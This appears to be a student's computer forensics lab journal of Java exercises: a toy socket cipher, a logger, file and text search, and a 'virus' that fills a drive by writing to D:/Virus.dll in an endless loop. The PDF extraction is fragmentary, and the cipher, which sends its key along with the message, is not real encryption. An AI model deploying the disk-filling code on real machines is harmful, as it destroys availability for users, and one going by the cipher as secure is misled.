

MSc. CS Part II Computer Science

Computer Forensic Journal

Mithun Sahdev Parab

Seat No: 509

Practical 1

Aim:- Create a java application to send encrypted message from sender and decrypt an message at receiver end.

Code:-

Sender.java

```
package cflprac1;

import java.io.*;
import java.util.*;
import java.net.*;

public class Sender {

    public static void main(String[] args) throws Exception
    {
        String s="";
        String ct="";
        String key="";

        Socket sc=new Socket("localhost",6017);

        Random r=new Random();

        int i=0,k=0;

        System.out.println("Enter the string");

        BufferedReader br= new BufferedReader(new InputStreamReader(System.in));

        BufferedWriter bw=new BufferedWriter(new
        OutputStreamWriter(sc.getOutputStream()));

        s=br.readLine();

        int j[]=new int[s.length()];

        for(i=0;i<s.length();i++)
        {
            j[k]=r.nextInt(50);
```

```

        key+=Integer.valueOf(j[k])+", ";
        System.out.println("j="+j[k]);
        ct+=(char)(s.charAt(i)+j[k]);
        k++;
    }
    System.out.println("Key="+key);
    System.out.println("Encrypted message: "+ct);
    bw.write(ct+", "+key);
    bw.flush();
    bw.close();
}
}

```

Receiver.java

```

package cflprac1;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.*;
import java.util.Random;

public class Receiver {
    public static void main(String[] args) throws Exception
    {
        String ct="";
        String pt="";
        ServerSocket skt=new ServerSocket(6017);
        Socket sc=skt.accept();
    }
}

```

```

Random r=new Random();
int i=0,k=0;
System.out.println("Enter the string");
BufferedReader br= new BufferedReader(new InputStreamReader(sc.getInputStream()));
ct=br.readLine();
String[] s=new String[ct.length()];
s=ct.split(",");
int[] j=new int[s[0].length()];
System.out.println(" message"+s[0]);
for(i=0;i<s[0].length();i++)
{
    j[i]=Integer.parseInt(s[i+1]);
    System.out.println(" key="+j[i]);
}
for(i=0;i<s[0].length();i++)
{
    System.out.println("j="+j[i]);
    pt+=(char)(s[0].charAt(i)-j[i]);
}
System.out.println(" message from Sender: "+pt);
}
}

```

Output:-

Sender.java

```
Output x
cfprac1 (run) x  cfprac1 (run) #2 x
run:
Enter the string
This is CFL Practical 1
j=44
j=28
j=43
j=0
j=34
j=43
j=39
j=22
j=0
j=46
j=39
j=46
j=32
j=46
j=7
j=16
j=5
j=46
j=11
j=35
j=40
j=29
j=3
Key=44,28,43,0,34,43,39,22,0,46,39,46,32,46,7,16,5,46,11,35,40,29,3,
Encrypted message: 000sB006CtsNp hsy0n00=4
BUILD SUCCESSFUL (total time: 12 seconds)
```

Receiver.java

```
cfprac1 (run) x  cfprac1 (run) #2 x
run:
Enter the string
message000sB006CtsNp hsy0n00=4
key=44
key=28
key=43
key=0
key=34
key=43
key=39
key=22
key=0
key=46
key=39
key=46
key=32
key=46
key=7
key=16
key=5
key=46
key=11
key=35
key=40
key=29
key=3
j=44
j=28
j=43
j=0
j=34
j=43
j=39
j=22
```

```
j=0
j=46
j=39
j=46
j=32
j=46
j=7
j=16
j=5
j=46
j=11
j=35
j=40
j=29
j=3
message from Sender: This is CFL Practical 1
BUILD SUCCESSFUL (total time: 17 seconds)
```

1:1/21:614

Practical 2

Aim:- Java program for creating log files.

Code:-

```
package cfprac2;

import java.io.*;
import java.util.logging.*;

public class Cfprac2 {

    public static void main(String[] args) {

        Logger l=Logger.getLogger(Cfprac2.class.getName());

        FileHandler fh;

        try
        {
            fh=new FileHandler("D:/mylogfile.log",true);

            l.addHandler(fh);

            l.setLevel(Level.ALL);

            SimpleFormatter sf=new SimpleFormatter();

            fh.setFormatter(sf);


            l.info("My first log");

        }


        catch(SecurityException e)
```

```
        {  
            e.printStackTrace();  
        }  
    catch(IOException e)  
    {  
        e.printStackTrace();  
    }  
    l.info("This is CFL Prac 2");  
}  
  
}
```

Output:-



```
run:  
Oct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main  
INFO: My first log  
Oct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main  
INFO: This is CFL Prac 2  
BUILD SUCCESSFUL (total time: 0 seconds)  
|
```

A screenshot of a Notepad application window titled "mylogfile - Notepad". The window has a menu bar with "File", "Edit", and "View". The text area contains four lines of log data: "Oct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main", "INFO: My first log", "Oct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main", and "INFO: This is CFL Prac 2".

```
mylogfile - Notepad
File Edit View
Oct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main
INFO: My first log
Oct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main
INFO: This is CFL Prac 2
```

Practical 3

Aim:- Java program for searching file in given directory.

Code:-

```
package cfprac3;

import java.io.*;
import java.util.*;

public class Cfprac3 {

    public static void main(String[] args) {

        Scanner sc= new Scanner(System.in);

        System.out.print("Enter Directory: ");

        String str1= sc.nextLine();//System.in is a standard input stream

        File dir = new File(str1);

        System.out.print("Enter first letter of file: ");

        String str2= sc.nextLine();

        FilenameFilter filter = new FilenameFilter() {

            public boolean accept (File dir, String name) {

                return name.startsWith(str2);

            }

        };

    }

}
```




```
public class Cfprac4 {


    public static void main(String[] args) {
        try
        {
            String str="";
            String ser="";
            int flag=0;
            BufferedReader br=new BufferedReader(new FileReader("D:\\file.txt"));
            BufferedReader br1=new BufferedReader(new InputStreamReader(System.in));
            str=br.readLine();
            String [] s = new String[str.length()];
            System.out.println("enter the text u want to search");
            ser=br1.readLine();
            s=str.split(" ");
            for(int i=0;i<s.length;i++)
            {
                if(ser.equalsIgnoreCase(s[i]))
                {
                    System.out.println("Text "+ser+" Found");
                    flag=1;
                }
            }
            if(flag==0)
            System.out.println("Text "+ser+" Not Found");
        }
        catch(Exception e)
```


```
{  
System.out.println(e);  
}  
  
}  
  
}
```

File.txt



Output:-





Practical 5

Aim:- Write a java program to create a virus for eating space of particular drive.

Code:-

```
package cfprac5;


import java.io.*;

public class Cfprac5 {

    public static void main(String[] args) {
        try
        {
            FileWriter f=new FileWriter("D:/Virus.dll",true);
            while(true)
            {
                f.write("Programming Is Such A FUN !!!");
            }
        }
        catch(FileNotFoundException e){}
        catch(IOException e){}
    }
}
```

}



Output:-





